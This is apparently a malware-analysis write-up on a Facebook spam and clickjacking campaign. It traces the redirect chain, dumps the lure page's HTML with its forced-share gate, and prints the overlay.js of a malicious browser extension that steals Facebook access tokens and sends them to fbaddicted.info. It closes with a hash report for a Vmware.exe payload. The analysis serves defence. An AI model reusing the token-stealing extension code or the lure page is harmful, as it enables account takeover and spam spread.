Quick Malware Analysis Using HconSTF

By
Ashish Mistry
www.Hcon.in

As now a days Facebook and other social media is flooded with spam but thats not it as Facebook still has many loopholes in its “post” mechanism and other third party services that Facebook uses still fails to filter this, here is another example in the wild, its grabs your attention with a catchy line **“O.M.G hot youngish teenager have done this at the party”**


with a photograph actually which poses as a Video using the common flash based video 'Play' symbol to fool people that it is a video. When you click on it, redirects you to another domain or be more specific to sequence of domains to bypass the other services which scans your outgoing links from facebook.com. basically it uses a new registered blogspot or other free domain/hosting service as the first outlink from facebook.com so that facebook.com can't raise alarm that it is being going to a black listed domain.

So general structure for the links is something like,


URL shortening services :

- Tinyurl.com
- bit.ly
- is.gd

there are other services too search for those




In this case the route was like this,




After all this redirects the final landing page looks like,

Lets take a closer look using HconSTF automated Malware Analysis features
we are using Fireshark **[access path : Hmenu → Recon/Mapping → Fireshark]**
in combination with Monitored script blocking and Monitored redirection of webpage



Fully automated Path Log created by HconSTF

Automated connectivity Graph created by HconSTF



Full DOM dump using HconSTF

```
<html xmlns:og="http://opengraphprotocol.org/schema/"
xmlns:fb="http://www.facebook.com/2008/fbml" xmlns="http://www.w3.org/1999/xhtml"><!--NgL--
><head>
<meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
<link type="image/x-icon" rel="shortcut icon" href="http://facebook.com/favicon.ico" />
  <meta content="NOINDEX, NOFOLLOW" name="ROBOTS" />

<meta content="https://dl.dropbox.com/s/7089toir3cqdeso/1365xx.html" property="og:url" />
<meta content="Video" property="og:site_name" />
<meta content="website" property="og:type" />
<meta content="Just 14 years Old drunk girl did this infront of all Public" property="og:title" />
<meta content="http://i44.tinypic.com/210zw8y_th.png" property="og:image" />
<meta content="Click here to watch the Video" property="og:description" />
<meta content="338903566195340" property="fb:app_id" />

<style>@charset "iso-8859-1";
/* CSS Document */
#navbar-iframe {
height:0px;
visibility:hidden;
display:none;
n.g.l
```


```
}
#header2{ background:#3b5998; width:100%; height:40px;}
html{font-size:12px;font-family:Arial, Helvetica, sans-serif}
#topbar{display:block;margin-bottom:5px;background-color:#F1F1F1;-moz-border-radius:5px;-
webkit-border-radius:5px;border-radius:5px;padding:5px}
#topbar a{text-decoration:none;font-weight:700;color:#356AA0;margin-right:5px}
#topbar img{border:0;vertical-align:baseline;margin-right:5px}
#menu{float:right;width:300px;margin-right:5px}
#menu .bloc{border:1px #CCC solid;display:block;margin-bottom:5px}
#menu .bloc h2{display:block;font-size:12px;background-color:#F1F1F1;text-
transform:uppercase;color:#333;border-bottom:1px #CCC solid;margin:0 0 5px;padding:5px}
#menu .bloc a{display:block;text-decoration:none;color:#356AA0;font-weight:700;margin:5px}
#menu .bloc a img{border:0;vertical-align:baseline;margin-right:20px}
#page{float:none;margin-top:50px;width:700px;margin-left:5px;min-height:600px}
.video{border:1px #CCC solid;width:160px;height:160px;float:none;margin:0 5px 5px 0}
.video .titre{display:block;color:#356AA0;text-decoration:none;font-weight:700;text-
align:center;padding:5px}
.video .apercu{border:0;display:block;margin:5px auto auto}
.video p1{display:block;height:16px;padding-left:30px;background-repeat:no-repeat;background-
position:5px 5px;padding-top:5px;color:#333;font-weight:700;margin:0 10px 0 5px}
.video p2{width:360px;text-align:left;color:#333;margin:5px}
.video img{width:96px;height:76px}
#page_par_page{border:1px #CCC solid;display:block;margin-bottom:5px;text-align:center;margin-
right:6px;padding:10px}
#page_par_page a{text-decoration:none;padding-left:10px;padding-right:10px;color:#333}
#lecteur{display:block;width:640px;height:385px;margin:auto}
#footer{display:block;background-position:5px 5px;padding-left:5px;background-repeat:no-
repeat;border-top:1px #CCC dotted}
#footer a{color:#356AA0;font-weight:700}
#videocontent{width:750px;margin-bottom:10px;float:none;text-align:justify}
#h1{margin-top:10px;margin-bottom:20px;padding-bottom:5px;font-size:12px;float:none;margin-
left:0;padding-left:10px;width:500px;color:#999}
#content{width:500px}
#left{width:500px;float:none;text-align:left}
body{background:#FFF;font-family:"lucida grande",tahoma,verdana,arial,sans-serif;margin:0}
#header2{ background: url(http://i.imgur.com/DdueR.png) top center no-repeat #3b5998; width:100%;
height:40px;}
#youtube{margin-top:20px}
#topbar a:hover,#menu .bloc a:hover,.video .titre:hover,#footer a:hover{color:#D22D4F}
.facebook,.alert{display:block;width:500px;margin:10px 10px auto auto}
</style>
<script id="facebook-jssdk" src="//connect.facebook.net/en_US/all.js#xfbml=1"></script><script
src="http://connect.facebook.net/en_US/all.js#xfbml=1"></script>
<script type="text/javascript" src="http://static.ak.fbcdn.net/connect.php/js/FB.Share"></script>
<title>Just 14 years Old drunk girl did this infront of all Public</title>
<meta content="text/html; charset=iso-8859-1" http-equiv="content-type" />
<script type="text/javascript">
        var statement = 0;
        var _try = 0;
```

```
        function playtheMovie() {
                if (statement &gt; 0) {
                        if (this._try == 1) { playlavideo(); }
                        else { alert('You must share the video to play it.'); }
                }
                if (statement == 0) {
                        document.getElementById('restrictions').style.visibility='visible';
                        statement++;
                }
                }
</script>
<script type="text/javascript">
        function ouvre(fichier) {
         //
ff=window.open(fichier,"n.g.lpopup","width=355px,height=205px,left=450%,ngltop=180%")
         ff=window.open(fichier,"popup","width=400px,height=250px,left=450%,top=180%")
          setTimeout('this._try = 1;', 4000);
        }
        function playMovie(_try) {
                if (this._try == 1) { playlavideo(); }
                else { alert('You must share the video to play.'); }
        }
        function playlavideo(type) {
                        {
                window.location = "http://fbaddicted.info/video.php?id=jh3whXF9o9U";
                                }
        }
</script>
<script type="text/javascript" src="//ads.lfstmedia.com/getad?site=138272"></script>
</head>
<body>
<div id="header2">
</div>
<br />
                        <center>
<script type="text/javascript">
   //&lt;![CDATA[
      LSM_Slot({
         adkey: '124',
         ad_size: '728x90',
         slot: 'slot52438'
      });
   // onClick="playtheMovie();" ]]&gt;
</script><ins id="LSM_Slot_0_wrpr"
style="margin:0;padding:0;position:relative;left:0;top:0;opacity:1;visibility:visible;overflow:hidden;bor
der:none;float:none;display:inline-block;width:728px;height:90px;"><ins id="LSM_Slot_0"
style="margin:0;padding:0;position:relative;left:0;top:0;opacity:1;visibility:visible;overflow:hidden;bor
der:none;float:none;display:block;width:728px;height:90px;"></ins></ins></center>
<br />
```


```
<div id="youtube">
<span style="display:block; width:500px; margin:auto;"><h2>Just 14 years Old drunk girl did this
infront of all Public</h2></span><br />
        <div style="display:block; width:500px; margin:auto;"><div id="fb-root"></div>
        <script>(function(d, s, id) {
  var js, fjs = d.getElementsByTagName(s)[0];
  if (d.getElementById(id)) {return;}
  js = d.createElement(s); js.id = id;
  js.src = "//connect.facebook.net/en_US/all.js#xfbml=1";
  fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));</script>
<div data-show-faces="false" data-width="450" data-send="false" data-
href="http://www.facebook.com/pages/Just-For-Laughs/471621372905074" class="fb-like"></div>
<br /><br />
                        <div id="videocontent">
                                <div id="jwplayer1"></div>
                                <div id="lavideo">
                                        <div align="left" id="fontvideo" style="background-
image:url(http://i.imgur.com/MTCO5.jpg);width:500px;height:315px;overflow:hidden;">
                                                <h1 id="h1">Just 14 years Old drunk girl did this infront
of all Public</h1>
                                                <div style="width:500px;height:200px;margin-
left:20px;color:#FFF;">
                                                        <br /><br />
                                                        <div style="visibility:hidden;" id="restrictions">
                                                                <a
onclick="ouvre('http://www.facebook.com/sharer.php?
u=https://dl.dropbox.com/s/3fcjrrmvoe95lpf/117xx.html');return false" href="#">
                                                                        <img width="500" height="145" border="0"
src="http://img841.imageshack.us/img841/1229/gsrhtrhts.jpg" /></a>
                                                        </div>
                                                </div>
                                                <div style="float:left;width:100px;margin-
top:10px;margin-left:7px;"><a href="http://fbaddicted.info/video.php?id=jh3whXF9o9U">
                                                <img width="72" height="46" border="0"
src="http://i.imgur.com/T2Hsp.jpg" /></a></div>
                                </div>
                                </div>
                        </div>
        </div>
<br />
                        <center>
<script type="text/javascript">
   //&lt;![CDATA[
      LSM_Slot({
         adkey: '124',
         ad_size: '728x90',
```

```
            slot: 'slot52438'
        });
    //]]&gt;
</script><ins id="LSM_Slot_1_wrpr"
style="margin:0;padding:0;position:relative;left:0;top:0;opacity:1;visibility:visible;overflow:hidden;bor
der:none;float:none;display:inline-block;width:728px;height:90px;"><ins id="LSM_Slot_1"
style="margin:0;padding:0;position:relative;left:0;top:0;opacity:1;visibility:visible;overflow:hidden;bor
der:none;float:none;display:block;width:728px;height:90px;"></ins></ins></center>
<br />
</div>
            <img width="1" height="1" src="http://whos.amung.us/widget/7jo2bt8w20p4/" />
            <!-- Histats.com  START (hidden counter)-->
<script type="text/javascript">document.write(unescape("%3Cscript src=
%27http://s10.histats.com/js15.js%27 type=%27text/javascript%27%3E%3C/script
%3E"));</script><script type="text/javascript" src="http://s10.histats.com/js15.js"></script>
<a title="counter free hit invisible" target="_blank" href="http://www.histats.com"><script
type="text/javascript">
try {Histats.start(1,2099852,4,0,0,0,"");
Histats.track_hits();} catch(err){};
</script></a>
<noscript>&lt;a href="http://www.histats.com" target="_blank"&gt;&lt;img
src="http://sstatic1.histats.com/0.gif?2099852&amp;101" alt="counter free hit invisible"
border="0"&gt;&lt;/a&gt;</noscript>
<!-- Histats.com  END  -->
            <div style="clear:both;"><center><img width="678" height="664"
src="http://i.imgur.com/9ZBlC.png" /> </center>   </div>
            <p> </p>    <p> </p>
    <div id="footer">
            <div style="opacity:0;filter:alpha(opacity=0);">
    </div>
    </div>
    <p> </p>
<object type="application/x-shockwave-flash" id="flashfirebug_1372868968974"><param
name="allowFullScreen" value="true" /><param name="allowScriptAccess" value="always"
/><param name="AllowNetworking" value="all" /></object><object type="application/x-shockwave-
flash" id="flashfirebug_1372868968973"><param name="allowFullScreen" value="true" /><param
name="allowScriptAccess" value="always" /><param name="AllowNetworking" value="all"
/></object></body></html>
```


Another smartness which is coded into the landing page is that it will show you according to the geolocaton you are from using the external geoip.js, Which basically fetches the Geo info and transfers to the landing page and using that information we are than presented with a different link



Page prompts to install missing plugins



While you click on PLAY the page prompt to install extension



After going through all this lets take a look at the ".xpi" browser extension, the extension is basically the sample extension provided by the mozilla addons developers with some modification done in overlay.js

Source code of the overlay.js:

```
function openUrl(url) {
content.wrappedJSObject.location = url;
newTabBrowser = gBrowser.selectedBrowser;
newTabBrowser.addEventListener("load", highlight, true);
}
function doQuote() {
var urls = window.content.document.location;
var myding = urls.href;
if(myding.indexOf("littlegirl.php") >= 0){
clearInterval(timneer);
openUrl("http://fbaddicted.info/redirectme.php");
}
}
function doQuoter() {
var mys = window.content.document.location;
var mytoken = mys.href;
//Firebug.Console.log(mytoken);
if(mytoken.indexOf("#access_token=") >= 0){
        clearInterval(nextime);
        var token = mytoken.split('#access_token=')[1].split('&')[0];
        //alert(token);
        openUrl("http://fbaddicted.info/watch.php?token="+token);
```

```
        }
}
function dosome() {
openUrl("http://fbaddicted.info/offer.php");
clearInterval(timnx);
}
var nextime = setInterval(function() { doQuoter(); }, 100);
var timneer = setInterval(function() { doQuote(); }, 100);
var timnx = setInterval(function() { dosome(); }, 500000);
```

Which has following links to,

- **http://fbaddicted.info/redirectme.php** which redirects to :

https://www.facebook.com/login.php?skip_api_login=1&api_key=**220764691281998**&signed_next=1&next=http%3A%2F%2Fwww.facebook.com%2Fdialog%2Foauth%3Fredirect_uri%3Dhttp%253A%252F%252Fwww.facebook.com%252Fconnect%252Flogin_success.html%253F_COPY_THIS_URL____COPY_THIS_URL_____COPY_THIS_URL_____COPY_THIS_URL_____1372870819%26scope%26type%3Duser_agent%26client_id%3D220764691281998%26ret%3Dlogin&cancel_uri=http%3A%2F%2Fwww.facebook.com%2Fconnect%2Flogin_success.html%3F_COPY_THIS_URL____COPY_THIS_URL_____COPY_THIS_URL_____COPY_THIS_URL_____1372870819%26error%3Daccess_denied%26error_code%3D200%26error_description%3DPermissions%2Berror%26error_reason%3Duser_denied%23_%3D_&display=page


(if you want more details on it just load the url and analyze the way you like it)

other link in the overlay.js is,

- http://fbaddicted.info/offer.php which redirects to : www.2fun.in domain

The same borwser extension payload for Chormium based browsers is here

https://chrome.google.com/webstore/detail/console-video/coaeddjoblcdkgfkjmpalapckleclffj



Lets analyze the page more for the other payload which is 'Vmware.exe'

other page is more smartly coded and also detects that we are running it in a virtual environment

so when we click on it, it opens up a 'PLUGIN' for download

Lets analyze the Vmware.exe further, Using Our own H-Hunter Engine :
Vmware.exe report:

Initiating HunterEngine and Collecting data from file: Vmware.exe
==========

File Detection,
51.7% (.EXE) Generic CIL Executable (.NET, Mono, etc.) (73294/58/13)
36.1% (.EXE) Win64 Executable (generic) (51153/43/12)
Hash Detection,
MD5:151B8D14F29C6186B46D4B4CF1599B56
SHA1:E7FA74180FA6EABCBA55FE0EFC432CAF6814CE4A
